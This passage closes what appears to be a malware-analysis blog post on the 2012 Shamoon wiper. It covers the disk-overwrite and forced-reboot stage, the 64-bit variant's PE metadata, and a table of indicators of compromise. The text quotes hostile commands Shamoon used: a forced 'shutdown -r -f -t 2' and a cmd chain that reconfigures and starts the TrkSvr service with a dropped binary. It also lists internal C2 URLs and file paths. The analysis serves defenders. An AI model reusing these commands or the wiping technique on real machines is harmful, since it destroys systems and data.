


Write picture buffer to partition0 and send control code to device

With the valid handle, the picture buffer is written to the device. If the handle is still valid, it will pass the handle to **DeviceIoControl**. **DeviceIoControl** as described by MS does the following

> Sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation.

With some quick googling, the control code that is sent is used to gather information about the drive. A check is then done to make sure that the result is valid and if it has a length of 144 or more.



Reboot machine corrupting it entirely

If that check is successful, there is a final call to **SetFilePointerAndWritePictureBuffer**. This call takes in the handle of the same drive that was passed to DeviceIoControl. So in this case that would be the Harddisk0\\Partition0. This makes sense as it's the most critical portion of the system due to it containing the operating system and boot information. These effects won't have any effect as a lot of the required pieces for windows to run properly are held in memory while these overwrites are made to the hard disk. So this will require a full reboot for the corruption to take effect. As expected that call is made directly after the overwrite with a _system call to

> shutdown -r -f -t 2

For a breakdown of the command, the -r signifies the machine to restart, the -f forces applications to close without warning users, and the -t sets the time-out period to *2* seconds before the restart starts.


At this point Shamoon has gone through its entire infection chain and has successfully corrupted all the partitions and restarted the computer leaving the machine inoperable.

Shamoon Payload PKCS12 Conclusion

This is the final payload in Shamoon's arsenal and once completed renders the machine inoperable. In conjunction with the communications module, Shamoon offers a powerful toolkit that proved by time allows the actors to reuse and adapt the codebase.

Shamoon Payload x509 Analysis

Now if you've been paying attention you might have realized that I haven't touched on the x509 resource. This is due to the fact that the x509 resource is a product of the same exact code, just compiled for a 64 bit architecture. So the 64 bit version only has 2 resources. 1 being the communcations module and another being the actual wiper that contains the EldoS driver and corruption mechanism. Pictures of PE studio output can be found below but I feel that it is out of scope to dive deep into the 64 bit module as it shares almost exactly the same behavior as the 32 bit client.



property	value
md5	9A3588B1783C70CF779BAEF58D40C06D
sha1	54CD9DCA595FC98E4DC196CB3F095588C6C950F7
sha256	B5CAEB587A8D632641DB63DEB56773E2106D8FA81707765A9A295E7ADC21A676
md5-without-overlay	wait...
sha1-without-overlay	wait...
sha256-without-overlay	wait...
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	532992 (bytes)
size-without-overlay	wait...
entropy	7.241
imphash	n/a
signature	n/a
entry-point	48 83 EC 28 E8 1F 68 00 00 48 83 C4 28 E9 76 FE FF FF CC CC 40 53 48 83 EC 20 48 8B D9 C6 41 18 00
file-version	5.2.3790.0 (srv03_rtm.030324-2048)
description	Distributed Link Tracking Server
file-type	**executable**
cpu	**64-bit**
subsystem	console
compiler-stamp	0x50243D92 (Thu Aug 09 15:45:38 2012)
debugger-stamp	n/a
resources-stamp	empty
exports-stamp	n/a
version-stamp	empty


type (3)	name	file-offset (3)	signature	non-standard	size (383936 bytes)	file-ratio (72.03%)	md5
version	1	0x00086910	version	-	960	0.18 %	08177E529F79E4CE00B90B9994DB0231
PKCS12	112	0x00029110	unknown	x	227840	42.75 %	69FB3BAA020D7FDACB0E383D986BEE50
PKCS7	113	0x00060B10	unknown	x	155136	29.11 %	6423DBC90E50C63FAB70224AB625798E

Conclusion

I hope this overview was able to help teach some about the history of the first Shamoon campaign the world has seen. This has been a work in progress for almost 6 months now and I've met a ton of great people. If there are any questions or mistakes feel free to reach out. I am a human as well and therefore make tons of mistakes just like the

rest of the world. Any feedback about the content, length of post, or format of the post would also be greatly appreciated. I think going forward I will try to keep them a tad shorter and more frequent. If there is interest I will continue going over the next shamoon campaigns as there are signifcant changes to how strings are obfsucated, resources encrypted, and dropping techniques. Below are a couple of high level visuals and information that might prove useful to some.

Shamoon 2012 Killchain



IOCs

IOC Value	Rationale
4F02A9FCD2DEB3936EDE8FF009BD08662BDB1F365C0F4A78B3757A98C2F40400	Known 2012 sample
61E8F2AF61F15288F2364939A30231B8915CDC57717179441468690AC32CED54	Known 2012 sample
A37B8D77FDBD740D7D214F88521ADEC17C0D30171EC0DEE1372CB8908390C093	Known 2012 sample
F9D94C5DE86AA170384F1E2E71D95EC373536899CB7985633D3ECFDB67AF0F72	Known 2012 sample

http://10.1.252.19/ajax_modal/modal/data.asp?mydata=&uid=&state=CurrentMilliseconds	URL scheme and hardcoded IP for internal C2
http://home/ajax_modal/modal/data.asp?mydata=&uid=&state=CurrentMilliseconds	URL scheme and hardcoded IP for internal C2
%windir%\inf\netft429.pnf	Hardcoded file path for new detonation date
%windir%\inf\netfb318.pnf	Hardcoded file path for wiping completion status
%system32%\drivers\drdisk.sys	Hardcoded file path for the EldoS wiping driver to be written to
c:\windows\temp\out17626867.txt	Path contained within the Shamoon dropper
\\System32\\cmd.exe /c \"ping -n 30 127.0.0.1 >nul && sc config TrkSvr binpath= system32\\trksrv.exe && ping -n 10 127.0.0.1 >nul && sc start TrkSvr \"	Hardcoded command used by Shamoon to start a service

trksrv.exe	x509 dropped filename
%WINDIR%\Temp\filer.exe	File received and executed from the internal C2
f2.inf	Data gathered from PKCS12 resource
f1.inf	Data gathered from PKCS12 resource

Source: https://malwareindepth.com/shamoon-2012/